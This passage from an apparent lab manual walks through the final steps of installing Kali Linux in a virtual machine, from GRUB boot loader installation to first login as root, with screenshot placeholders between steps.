


28. Wait until the **apt** is configured




Note: A blank screen may appear for a considerable amount of time. Do not perform any actions on the keyboard until you are redirected to the next window (**Install the GRUB boot loader on a hard disk**)


29. **Install the GRUB boot loader on a hard disk** window appears, select **Yes** in order to install the GRUB boot loader to the master boot record and press **Enter**



30. Wait until the GRUB boot loader is installed




31. Finish the installation window appears, select **Continue** and press **Enter**




32. Finishing the installation takes considerable amount of time. Wait until the installation is completed.


**Note:** Make sure that after installation remove ISO file from the Kali Linux Settings.




33. On completion of installation, a series of windows keep appearing. Wait until **Kali Linux** start up screen appears and then click **Other....**




34. Type **root** in the **Username** text field and click **Log In**



